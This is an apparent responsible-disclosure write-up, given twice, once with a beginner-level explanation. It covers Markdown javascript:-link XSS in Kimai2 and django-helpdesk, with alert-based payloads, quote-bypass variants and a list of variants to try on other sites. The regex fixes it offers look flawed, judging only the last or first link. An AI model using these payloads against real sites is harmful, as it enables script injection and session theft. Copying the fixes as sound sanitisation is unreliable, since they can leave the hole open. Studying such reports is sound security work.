XSS with Markdown — Exploit & Fix on OpenSource
The applications rendered Markdown links without validating the URL scheme, allowing a javascript: link to execute script when clicked. An attacker could inject such a link into a comment or ticket description to run arbitrary JavaScript in a victim's browser.
 Published on lethanhphuc-pk.medium.com
Finding and debugging Open Sources is a fun thing. It helps me improve my pentest and programming skills.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Markdown is a common way to let users write formatted text, and it has two elements that matter for XSS: links and images. The report starts by showing how each is rendered.
A Markdown link:
[title](https://www.example.com)
renders as:
<a href="https://www.example.com">title</a>
A Markdown image:

renders as:
<img src="https://www.example.com/image.jpg" alt="alt text">
When an application does not carefully process data and special characters before rendering, these elements can carry a payload. The report gives two examples.
Link payload:
[XSS](javascript:alert('xss'))
renders as:
<a href="javascript:alert('xss')">
Image payload:

renders as:
<img src="" onerror="alert('XSS') alt="alt text">
The researcher points to a public collection of further payloads at https://github.com/cujanovic/Markdown-XSS-Payloads.
The two targets are open-source projects on GitHub:
- Kimai2 (
https://github.com/kevinpapst/kimai2), a web-based multiuser time-tracking application written in PHP. The vulnerable feature is the Comment section on a project, which supports Markdown. - Django-helpdesk (
https://github.com/django-helpdesk/django-helpdesk), a Django application to manage tickets for an internal helpdesk, written in Python. The vulnerable feature is the ticket Description, which is rendered from Markdown.
Setup
The report does not describe any particular installation, version, account or tooling. The only precondition it establishes is access to the Comment section of a project in Kimai2 (reached through Administration, then Projects, then selecting a project) and to the ticket Description in django-helpdesk. The work was done in the browser, reading console errors to debug each payload.
Finding it
The starting hypothesis is that a Markdown renderer which does not sanitise the URL part of a link or image will pass a javascript: scheme straight into the href attribute, or let a crafted image source break out of the src attribute. The researcher tested both element types on both applications, starting with the image payload and then trying the link payload.
Exploitation
Step 1: Kimai2, image payload
In the project Comment section, the image payload was submitted:



The result was that special characters were all encoded, so the image route could not trigger XSS.
Step 2: Kimai2, link payload
The link payload was then submitted:
[XSS](javascript:alert('xss'))

The rendered output looked positive, so the link was clicked to see whether it fired.

The console showed:
Uncaught SyntaxError: expected expression, got ‘&’
The researcher reasoned that the alert could run but was crashing because of the & in the HTML entity ' (the encoded single quote). The conclusion was to avoid single quotes in the payload.
Step 3: Kimai2, backticks
The next attempt used grave accents (backticks) instead of single quotes:
[XSS](javascript:alert(`xss`))

With the quotes problem removed, the rendered link was clicked.

The XSS triggered successfully.

The researcher notes that JavaScript functions can be called without any quotes at all, for example document.domain or document.cookie:
[XSS](javascript:alert(document.domain))
Step 4: django-helpdesk, image payload
The same approach was applied to django-helpdesk, starting with the image payload in a Comment:


Double quotes could not be escaped from the img tag, so the image route failed here too.
Step 5: django-helpdesk, link payload with single quotes
The link payload was submitted:
[XSS](javascript:alert('xss'))

The payload was received, but the apostrophe appeared to have been filtered out.
Step 6: django-helpdesk, backticks
Switching to grave accents:
[XSS](javascript:alert(`xss`))


The rendered result looked good, but clicking it produced:
Uncaught ReferenceError: xss is not defined
Step 7: django-helpdesk, quote-free payload
As with Kimai2, the fix was to use functions available in JavaScript instead of a string literal:
[XSS](javascript:alert(document.domain))

The report shows the payload and its rendered result for the second target.
Root cause
Both applications render user-supplied Markdown to HTML and mark the result as safe, but neither validates the URL scheme of a Markdown link before rendering it. A javascript: scheme therefore survives into the href attribute of the generated anchor, and clicking the link executes script in the application's origin.
The image element was not exploitable on either target because the renderers escape quotes in that context: Kimai2 encodes special characters, and django-helpdesk uses EscapeHtml. The link element was the way through on both.
The quote handling also shaped the payloads. On Kimai2 the single quote arrives as the entity ', which breaks the JavaScript inside the href with a syntax error, so backticks or quote-free expressions are needed. On django-helpdesk the apostrophe is filtered out, and backticks alone are not enough because the bare identifier xss is not defined, so a quote-free expression such as document.domain is required.
Impact
A Markdown link with a javascript: scheme runs JavaScript in the browser of anyone who clicks it, in the context of the application. The report demonstrates alert(document.domain) and mentions document.cookie and document.domain as available functions, but does not go further into what could be stolen or performed. Exploitation requires the victim to click the crafted link.
Fix
Kimai2
The comment template comments.html.twig renders the message through the md2html filter:
<div class="direct-chat-text"> {{ comment.message|replace(replacer)|md2html }}</div>
md2html is declared in getFilters() in RuntimeExtensions.php:
public function getFilters() { return [ new TwigFilter('md2html', [MarkdownExtension::class, 'markdownToHtml'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('desc2html', [MarkdownExtension::class, 'timesheetContent'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('comment2html', [MarkdownExtension::class, 'commentContent'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('comment1line', [MarkdownExtension::class, 'commentOneLiner'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('colorize', [ThemeExtension::class, 'colorize']), ]; }
Single and double quotes are handled by pre_escape, so the image element is not a concern; the fix focuses on the link element. The original markdownToHtml function applied no filtering to $content:
public function markdownToHtml(string $content): string{ return $this->markdown->toHtml($content, false);}
The approach taken was:
- Use a regex to identify the link element.
- Create a set of allowed URL schemes.
- Check
$contentwith the regex, and if it matches, check the scheme. - Use replace to make
$contentsafe before rendering.
The resulting function:
public function markdownToHtml(string $content): string{ $ALLOWED_URL_SCHEMES = array("ftp", "ftps", "http", "https", "mailto", "sftp", "ssh", "tel", "telnet", "tftp", "vnc");$pattern = '/([\[\s\S\]]*?)\(([\s\S]*?):([\s\S]*?)\)/'; # Regex check preg_match_all($pattern, $content, $matches, PREG_SET_ORDER); if($matches) { foreach ($matches as $match) { // get value of group regex $scheme = $match[2]; } // scheme check if(in_array($scheme, $ALLOWED_URL_SCHEMES)) { $replacement = '$1($2:$3)'; } else { $replacement = '$1($3)'; } $content = preg_replace($pattern, $replacement, $content); } return $this->markdown->toHtml($content, false);}
How it works, in the researcher's words:
$ALLOWED_URL_SCHEMESholds the array of allowed schemes.$patternmatches[title](https://www.example.com). The first attempt used/[(.+)\]\((.+).*:(.+)\)/, but that was easily bypassed with multiple lines; using\s\Sin the pattern closed that bypass.preg_match_allchecks whether$contentmatches. Group 2 of the regex is compared against$ALLOWED_URL_SCHEMES. If the scheme is allowed,$replacementis built from groups 1, 2 and 3; otherwise it is built from groups 1 and 3 only.preg_replacethen overwrites$content.
Result after the fix, for a legitimate link:
[title](https://www.example.com)
$content stays:
[title](https://www.example.com)
and renders as:
<a href="https://www.example.com">title</a>
For the attack payload:
[XSS](javascript:alert('xss'))
$content becomes:

[XSS](alert('xss'))
and renders as:
<a href="alert('xss')">XSS</a>
django-helpdesk
The ticket template ticket_desc_table.html renders the Description through get_markdown:
<tr> <td id="ticket-description" colspan='4'> <h4>{% trans "Description" %}</h4> {{ ticket.get_markdown|urlizetrunc:50|num_to_link }} </td></tr>
get_markdown is declared in models.py:
def get_markdown(text): if not text: return "" return mark_safe( markdown( text, extensions=[ EscapeHtml(), 'markdown.extensions.nl2br', 'markdown.extensions.fenced_code', ] ) )
As with Kimai2, single and double quotes are handled by EscapeHtml, so the image element cannot be escaped. The same logic was ported to Python. First, ALLOWED_URL_SCHEMES is added to settings.py:
ALLOWED_URL_SCHEMES = getattr(settings, 'ALLOWED_URL_SCHEMES', ( 'file', 'ftp', 'ftps', 'http', 'https', 'irc', 'mailto', 'sftp', 'ssh', 'tel', 'telnet', 'tftp', 'vnc', 'xmpp',))
Then get_markdown in models.py is changed to:
def get_markdown(text): if not text: return ""pattern = fr'([\[\s\S\]]*?)\(([\s\S]*?):([\s\S]*?)\)' # Regex check if re.match(pattern, text): # get get value of group regex scheme = re.search(pattern, text, re.IGNORECASE).group(2) # scheme check if scheme in helpdesk_settings.ALLOWED_URL_SCHEMES: replacement = '\\1(\\2:\\3)' else: replacement = '\\1(\\3)' text = re.sub(pattern, replacement, text, flags=re.IGNORECASE) return mark_safe( markdown( text, extensions=[ EscapeHtml(), 'markdown.extensions.nl2br', 'markdown.extensions.fenced_code', ] ) )
Variants to test
- Image element with attribute breakout. Submit
in any Markdown field. A positive result is animgtag whosesrcis closed early and anonerrorhandler fires; on both targets here the quotes were encoded, so expect this to fail where escaping is done properly. - Link element with a
javascript:scheme. Submit[XSS](javascript:alert('xss'))and click the rendered link. A positive result is script execution in the application origin; a syntax error mentioning&suggests the quote was entity-encoded and backticks or a quote-free expression should be tried next. - Quote-free expressions. Submit
[XSS](javascript:alert(document.domain)). A positive result is an alert showing the origin, which also confirms that no string literal is needed to reach DOM properties. - Backticks instead of quotes. Submit
[XSS](javascript:alert(xss)). A positive result is execution where single quotes are encoded or filtered; aReferenceErrorfor the bare identifier means the backticks were stripped and a built-in expression is needed. - Multi-line link syntax. Since the researcher's first regex was bypassed by spreading the link over multiple lines, try a payload split across lines against any scheme filter. A positive result is a rendered
javascript:link that the filter did not rewrite. - Other schemes. The allow-lists in the fixes include schemes such as
file,ftp,irc,mailto,ssh,tel,telnet,tftp,vncandxmpp; check whether any of them can be abused in the target's context, and whether the filter is case-sensitive (the Python version matches withre.IGNORECASE).
Timeline disclosure
The report lists the two huntr.dev bounty pages:
- Kimai2:
https://huntr.dev/bounties/89d6c3de-efbd-4354-8cc8-46e999e4c5a4/ - django-helpdesk:
https://huntr.dev/bounties/be7f211d-4bfd-44fd-91e8-682329906fbd/
What happened, in plain words
A security researcher found a way to make an open-source web application run code of his choosing in the browser of anyone who clicked a link. Both applications let people write comments or ticket descriptions in Markdown, a simple way of writing formatted text. When the applications turned that Markdown into a web page, they did not check what kind of link the user had written. So a link that started with javascript: instead of https: was passed straight through, and clicking it ran a small piece of JavaScript. The researcher reported both bugs on a platform called huntr.dev, which pays rewards (bounties) for bugs in open-source software.
The two applications are:
- Kimai2 (
https://github.com/kevinpapst/kimai2), a web-based multiuser time-tracking application written in PHP. The vulnerable feature is the Comment section on a project, which supports Markdown. - Django-helpdesk (
https://github.com/django-helpdesk/django-helpdesk), a Django application to manage tickets for an internal helpdesk, written in Python. The vulnerable feature is the ticket Description, which is rendered from Markdown.
Before the details, a few words on the two ideas involved. XSS (cross-site scripting) means getting your own JavaScript to run inside someone else's website, in that site's own context, so the browser treats it as if the site itself had written it. A useful comparison: it is like slipping a note into a company's official letterhead and having it posted on their noticeboard; readers trust it because it looks like it came from the company. Markdown is a lightweight way of writing text with formatting, where **bold** becomes bold and [title](address) becomes a clickable link. It is popular because it is easy to read as plain text and easy for a program to convert into a web page.
How Markdown can carry XSS
Markdown has two common elements for XSS exploits: links and images. The report shows how each one is written and what it turns into on the page.
A Markdown link:
[title](https://www.example.com)
renders as:
<a href="https://www.example.com">title</a>
Line by line: the first block is what a person types. The square brackets hold the visible text, the round brackets hold the address. The second block is the HTML the application produces from it. <a> is the HTML tag for a link, href is the attribute that says where the link goes, and the text between > and </a> is what the reader sees and clicks. So far, nothing dangerous: the address is an ordinary web address.
A Markdown image:

renders as:
<img src="https://www.example.com/image.jpg" alt="alt text">
Here the exclamation mark before the brackets marks it as an image rather than a link. The square brackets hold the alternative text, a description shown if the image cannot load, and the round brackets hold the image address. The HTML <img> tag has a src attribute (the image address) and an alt attribute (the description).
When an application does not carefully process data and special characters before rendering, these elements can carry a payload. A payload here simply means the text an attacker types in, crafted so that it does something other than what the author of the application intended. The report gives two examples.
Link payload:
[XSS](javascript:alert('xss'))
renders as:
<a href="javascript:alert('xss')">
What changed: the address part is no longer https://... but javascript:.... In a browser, a link whose address begins with javascript: does not go to another page; it runs the JavaScript that follows. alert('xss') is the simplest possible demonstration: it opens a small pop-up box showing the text xss. Researchers use it because it is harmless and unmistakable. If the application copies the address into href without checking it, clicking the link runs the script.
Image payload:

renders as:
<img src="" onerror="alert('XSS') alt="alt text">
This one is more subtle. The attacker puts a double quote inside the address. If the application does not escape that quote, the quote closes the src attribute early, and the rest of the text is read by the browser as new attributes on the same tag. onerror is an attribute that tells the browser what to do if the image fails to load; here the image address is empty, so it always fails, and the handler runs. This trick of closing a quote early to add your own attributes is called breaking out of the attribute.
The researcher points to a public collection of further payloads at https://github.com/cujanovic/Markdown-XSS-Payloads.
Setting up
The report does not describe any particular installation, version, account or tooling. The only precondition it establishes is access to the Comment section of a project in Kimai2 (reached through Administration, then Projects, then selecting a project) and to the ticket Description in django-helpdesk. The work was done in the browser, reading console errors to debug each payload.
The browser console is a panel built into every browser (usually opened with F12 or a right-click, then Inspect) that shows errors and messages from the page. It is the easiest way to see why a piece of JavaScript did not work, which is exactly what the researcher needed at each failed attempt.
Finding it
The starting hypothesis is that a Markdown renderer which does not sanitise the URL part of a link or image will pass a javascript: scheme straight into the href attribute, or let a crafted image source break out of the src attribute. To sanitise means to clean input so that only safe things get through. A scheme is the first part of an address, before the colon: https in https://..., mailto in mailto:..., or javascript in javascript:.... The researcher tested both element types on both applications, starting with the image payload and then trying the link payload.
Exploitation
Step 1: Kimai2, image payload
In the project Comment section, the image payload was submitted:

The first screenshot shows the Comment section of a project in Kimai2, which is where the Markdown is accepted.
The second shows the image payload being tried in that comment box.
The result was that special characters were all encoded, so the image route could not trigger XSS. Encoding means replacing a character with a safe stand-in: a double quote becomes ", a single quote becomes ', and so on. The browser displays the original character but never treats it as part of the page's structure, so the quote can no longer close the attribute and the breakout fails.
Step 2: Kimai2, link payload
The link payload was then submitted:
[XSS](javascript:alert('xss'))
The screenshot shows the comment with the link payload, and the rendered result looked positive, so the link was clicked to see whether it fired.
The next screenshot shows the click being tried. The console showed:
Uncaught SyntaxError: expected expression, got ‘&’
This is a JavaScript error message. SyntaxError means the browser could not make sense of the code it was asked to run, and expected expression, got ‘&’ says it found an ampersand where it expected a value. The researcher reasoned that the alert could run but was crashing because of the & in the HTML entity ' (the encoded single quote). In other words, the single quote had been turned into the five characters ', and JavaScript does not understand that as a quote. The conclusion was to avoid single quotes in the payload.
Step 3: Kimai2, backticks
The next attempt used grave accents (backticks) instead of single quotes:
[XSS](javascript:alert(`xss`))
A backtick is the character `, usually found to the left of the 1 key on a keyboard. In JavaScript it can wrap text just like a quote can, so it serves the same purpose here while being a different character that the encoder may not touch.
The screenshot shows the backtick payload in the comment. With the quotes problem removed, the rendered link was clicked.
The next screenshot shows the click. The XSS triggered successfully.
The final screenshot of this sequence shows the pop-up, the visible proof that the script ran.
The researcher notes that JavaScript functions can be called without any quotes at all, for example document.domain or document.cookie:
[XSS](javascript:alert(document.domain))
document is the object the browser gives JavaScript to represent the current page. document.domain is the site's address (for example example.com), and document.cookie is the small piece of data the site stores in the browser, often used to keep you logged in. Neither needs quotes, so neither can be broken by quote encoding. Showing document.domain in an alert is also a neat way to prove which site the script is running on.
Step 4: django-helpdesk, image payload
The same approach was applied to django-helpdesk, starting with the image payload in a Comment:

The screenshot shows the image payload being tried in a django-helpdesk comment. Double quotes could not be escaped from the img tag, so the image route failed here too. To escape a character means to neutralise it so it is treated as ordinary text rather than as part of the page's structure; here the quotes were neutralised, so the breakout did not happen.
Step 5: django-helpdesk, link payload with single quotes
The link payload was submitted:
[XSS](javascript:alert('xss'))
The screenshot shows the link payload in the comment. The payload was received, but the apostrophe appeared to have been filtered out. Filtering is different from encoding: instead of replacing the character with a safe stand-in, the application simply removes it. The result is that the text arrives with a piece missing, which can break the code in a different way.
Step 6: django-helpdesk, backticks
Switching to grave accents:
[XSS](javascript:alert(`xss`))
The screenshot shows the backtick version in the comment. The rendered result looked good, but clicking it produced:
Uncaught ReferenceError: xss is not defined
ReferenceError means JavaScript was asked to use a name it does not know. Here the backticks had been stripped as well, so the code became alert(xss), and xss on its own is not a known name. The lesson is that removing the quotes is not enough if the thing inside them is a made-up word.
The screenshot shows the console with that error.
Step 7: django-helpdesk, quote-free payload
As with Kimai2, the fix was to use functions available in JavaScript instead of a string literal:
[XSS](javascript:alert(document.domain))
A string literal is a piece of text written between quotes. document.domain is not a string literal; it is a real value the browser already knows, so it survives even when every quote character is removed.
The screenshot shows the payload and its rendered result on the second target.
Why it worked
Both applications render user-supplied Markdown to HTML and mark the result as safe, but neither validates the URL scheme of a Markdown link before rendering it. A javascript: scheme therefore survives into the href attribute of the generated anchor, and clicking the link executes script in the application's origin. The origin is the combination of scheme, host and port that the browser uses to decide what belongs to the same site; script running in the application's origin is treated as the application's own script.
The image element was not exploitable on either target because the renderers escape quotes in that context: Kimai2 encodes special characters, and django-helpdesk uses EscapeHtml. The link element was the way through on both.
The quote handling also shaped the payloads. On Kimai2 the single quote arrives as the entity ', which breaks the JavaScript inside the href with a syntax error, so backticks or quote-free expressions are needed. On django-helpdesk the apostrophe is filtered out, and backticks alone are not enough because the bare identifier xss is not defined, so a quote-free expression such as document.domain is required.
What an attacker could do
A Markdown link with a javascript: scheme runs JavaScript in the browser of anyone who clicks it, in the context of the application. The report demonstrates alert(document.domain) and mentions document.cookie and document.domain as available functions, but does not go further into what could be stolen or performed. Exploitation requires the victim to click the crafted link.
How to fix it
Kimai2
The comment template comments.html.twig renders the message through the md2html filter:
<div class="direct-chat-text"> {{ comment.message|replace(replacer)|md2html }}</div>
A template is the file that describes what a page looks like, with blanks that the application fills in with real data. Here {{ comment.message|... }} is the blank where the comment text goes, and |md2html means "pass it through the md2html filter first". A filter is a small function that transforms a value on its way into the page.
md2html is declared in getFilters() in RuntimeExtensions.php:
public function getFilters() { return [ new TwigFilter('md2html', [MarkdownExtension::class, 'markdownToHtml'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('desc2html', [MarkdownExtension::class, 'timesheetContent'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('comment2html', [MarkdownExtension::class, 'commentContent'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('comment1line', [MarkdownExtension::class, 'commentOneLiner'], ['pre_escape' => 'html', 'is_safe' => ['html']]), new TwigFilter('colorize', [ThemeExtension::class, 'colorize']), ]; }
This is a list of filters the application makes available to its templates. Each line registers one filter by name and points at the code that does the work. The options matter: pre_escape tells the system to escape the input as HTML before the filter runs, and is_safe tells it that the output may be inserted into the page without further escaping. Single and double quotes are handled by pre_escape, so the image element is not a concern; the fix focuses on the link element. The original markdownToHtml function applied no filtering to $content:
public function markdownToHtml(string $content): string{ return $this->markdown->toHtml($content, false);}
Line by line: the function takes the comment text ($content), hands it to a Markdown converter ($this->markdown->toHtml), and returns the resulting HTML. The false is a setting for the converter. Nothing in between looks at the addresses inside links, which is why javascript: gets through.
The approach taken was:
- Use a regex to identify the link element.
- Create a set of allowed URL schemes.
- Check
$contentwith the regex, and if it matches, check the scheme. - Use replace to make
$contentsafe before rendering.
A regex (regular expression) is a pattern for matching text, a bit like a very precise search. An allow-list is the opposite of a block-list: instead of naming the bad things, you name the good things and reject everything else. It is the safer approach, because you cannot forget a bad thing you never thought of.
The resulting function:
public function markdownToHtml(string $content): string{ $ALLOWED_URL_SCHEMES = array("ftp", "ftps", "http", "https", "mailto", "sftp", "ssh", "tel", "telnet", "tftp", "vnc");$pattern = '/([\[\s\S\]]*?)\(([\s\S]*?):([\s\S]*?)\)/'; # Regex check preg_match_all($pattern, $content, $matches, PREG_SET_ORDER); if($matches) { foreach ($matches as $match) { // get value of group regex $scheme = $match[2]; } // scheme check if(in_array($scheme, $ALLOWED_URL_SCHEMES)) { $replacement = '$1($2:$3)'; } else { $replacement = '$1($3)'; } $content = preg_replace($pattern, $replacement, $content); } return $this->markdown->toHtml($content, false);}
How it works, in the researcher's words:
$ALLOWED_URL_SCHEMESholds the array of allowed schemes. Anything not on this list is treated as untrusted.$patternmatches[title](https://www.example.com). The first attempt used/[(.+)\]\((.+).*:(.+)\)/, but that was easily bypassed with multiple lines; using\s\Sin the pattern closed that bypass.\smatches whitespace such as spaces and line breaks,\Smatches everything that is not whitespace, and putting them together matches any character at all, including line breaks.preg_match_allchecks whether$contentmatches. Group 2 of the regex is compared against$ALLOWED_URL_SCHEMES. If the scheme is allowed,$replacementis built from groups 1, 2 and 3; otherwise it is built from groups 1 and 3 only.preg_replacethen overwrites$content.
In plain terms: the code finds every link in the comment, looks at the part before the colon, and if that part is not on the approved list it deletes it. A javascript: link loses its javascript: and becomes an ordinary, harmless link.
Result after the fix, for a legitimate link:
[title](https://www.example.com)
$content stays:
[title](https://www.example.com)
and renders as:
<a href="https://www.example.com">title</a>
For the attack payload:
[XSS](javascript:alert('xss'))
$content becomes:
[XSS](alert('xss'))
and renders as:
<a href="alert('xss')">XSS</a>
The screenshot shows the before and after: the payload as stored and the page as rendered once the fix is in place.
django-helpdesk
The ticket template ticket_desc_table.html renders the Description through get_markdown:
<tr> <td id="ticket-description" colspan='4'> <h4>{% trans "Description" %}</h4> {{ ticket.get_markdown|urlizetrunc:50|num_to_link }} </td></tr>
This is a table row in the ticket page. The {{ ... }} blank is where the description goes, and get_markdown is the function that turns the stored Markdown into HTML.
get_markdown is declared in models.py:
def get_markdown(text): if not text: return "" return mark_safe( markdown( text, extensions=[ EscapeHtml(), 'markdown.extensions.nl2br', 'markdown.extensions.fenced_code', ] ) )
Line by line: if there is no text, return an empty string. Otherwise, convert the text with the markdown function, using three extensions: EscapeHtml() (which escapes HTML characters), nl2br (which turns line breaks into <br> tags) and fenced_code (which handles code blocks). mark_safe then tells the framework that the result may be inserted into the page without further escaping. As with Kimai2, single and double quotes are handled by EscapeHtml, so the image element cannot be escaped. The same logic was ported to Python. First, ALLOWED_URL_SCHEMES is added to settings.py:
ALLOWED_URL_SCHEMES = getattr(settings, 'ALLOWED_URL_SCHEMES', ( 'file', 'ftp', 'ftps', 'http', 'https', 'irc', 'mailto', 'sftp', 'ssh', 'tel', 'telnet', 'tftp', 'vnc', 'xmpp',))
This defines the approved list of schemes as a setting, so an administrator can change it without editing the code. getattr means "use the value from settings if it exists, otherwise use this default".
Then get_markdown in models.py is changed to:
def get_markdown(text): if not text: return ""pattern = fr'([\[\s\S\]]*?)\(([\s\S]*?):([\s\S]*?)\)' # Regex check if re.match(pattern, text): # get get value of group regex scheme = re.search(pattern, text, re.IGNORECASE).group(2) # scheme check if scheme in helpdesk_settings.ALLOWED_URL_SCHEMES: replacement = '\\1(\\2:\\3)' else: replacement = '\\1(\\3)' text = re.sub(pattern, replacement, text, flags=re.IGNORECASE) return mark_safe( markdown( text, extensions=[ EscapeHtml(), 'markdown.extensions.nl2br', 'markdown.extensions.fenced_code', ] ) )
This is the same idea in Python. The pattern is the same one used in the PHP fix. re.match checks whether the text contains a link, re.search(...).group(2) pulls out the scheme, and the scheme is compared with the approved list. If it is allowed, the replacement keeps groups 1, 2 and 3; otherwise it keeps only groups 1 and 3, dropping the scheme. re.sub applies the replacement to the whole text. re.IGNORECASE makes the matching ignore upper and lower case, so JavaScript: is caught just like javascript:. Finally the cleaned text goes through the Markdown converter and mark_safe as before.

The screenshot shows the result after the fix.
Things worth trying on other sites
- Image element with attribute breakout. Submit
in any Markdown field. A positive result is animgtag whosesrcis closed early and anonerrorhandler fires; on both targets here the quotes were encoded, so expect this to fail where escaping is done properly. - Link element with a
javascript:scheme. Submit[XSS](javascript:alert('xss'))and click the rendered link. A positive result is script execution in the application origin; a syntax error mentioning&suggests the quote was entity-encoded and backticks or a quote-free expression should be tried next. - Quote-free expressions. Submit
[XSS](javascript:alert(document.domain)). A positive result is an alert showing the origin, which also confirms that no string literal is needed to reach DOM properties. - Backticks instead of quotes. Submit
[XSS](javascript:alert(xss)). A positive result is execution where single quotes are encoded or filtered; aReferenceErrorfor the bare identifier means the backticks were stripped and a built-in expression is needed. - Multi-line link syntax. Since the researcher's first regex was bypassed by spreading the link over multiple lines, try a payload split across lines against any scheme filter. A positive result is a rendered
javascript:link that the filter did not rewrite. - Other schemes. The allow-lists in the fixes include schemes such as
file,ftp,irc,mailto,ssh,tel,telnet,tftp,vncandxmpp; check whether any of them can be abused in the target's context, and whether the filter is case-sensitive (the Python version matches withre.IGNORECASE).
Timeline disclosure
The report lists the two huntr.dev bounty pages:
- Kimai2:
https://huntr.dev/bounties/89d6c3de-efbd-4354-8cc8-46e999e4c5a4/ - django-helpdesk:
https://huntr.dev/bounties/be7f211d-4bfd-44fd-91e8-682329906fbd/
Glossary
- Allow-list: a list of things that are permitted, where everything not on the list is rejected. Safer than a block-list, which tries to name everything bad.
- Attribute: a setting written inside an HTML tag, such as
hrefon a link orsrcon an image. - Backtick: the character
`, which JavaScript accepts in place of a quote when wrapping text. - Bounty: a reward paid for reporting a security bug.
- Browser console: a panel in the browser that shows errors and messages from the page, used for debugging.
- Cookie: a small piece of data a website stores in your browser, often used to keep you logged in.
- DOM: the browser's internal model of the page, which JavaScript can read and change.
- Encoding (HTML encoding): replacing a character with a safe stand-in such as
'for a single quote, so it is displayed but not treated as page structure. - Escaping: neutralising a character so it is treated as ordinary text rather than as part of the page's structure.
- Filter: a small function that transforms a value on its way into the page, or a rule that removes unwanted characters from input.
- href: the HTML attribute that holds a link's destination.
- HTML: the language web pages are written in, made of tags such as
<a>and<img>. - JavaScript: the programming language browsers run, which can read and change the page.
- Markdown: a lightweight way of writing formatted text, where
[title](address)becomes a link andbecomes an image. - Origin: the combination of scheme, host and port that the browser uses to decide what belongs to the same site.
- Payload: the crafted input an attacker types in, designed to do something other than what the application intended.
- PHP: a programming language commonly used for web applications; Kimai2 is written in it.
- Python: a programming language; django-helpdesk is written in it.
- Regex (regular expression): a pattern for matching text, like a very precise search.
- Rendering: turning stored text into the actual page the browser displays.
- Sanitise: clean input so that only safe things get through.
- Scheme: the first part of an address, before the colon, such as
httpsorjavascript. - src: the HTML attribute that holds an image's address.
- String literal: a piece of text written between quotes in code.
- SyntaxError: a JavaScript error meaning the browser could not make sense of the code.
- ReferenceError: a JavaScript error meaning the code used a name that is not defined.
- Template: the file that describes what a page looks like, with blanks the application fills in with real data.
- XSS (cross-site scripting): getting your own JavaScript to run inside someone else's website, in that site's own context.




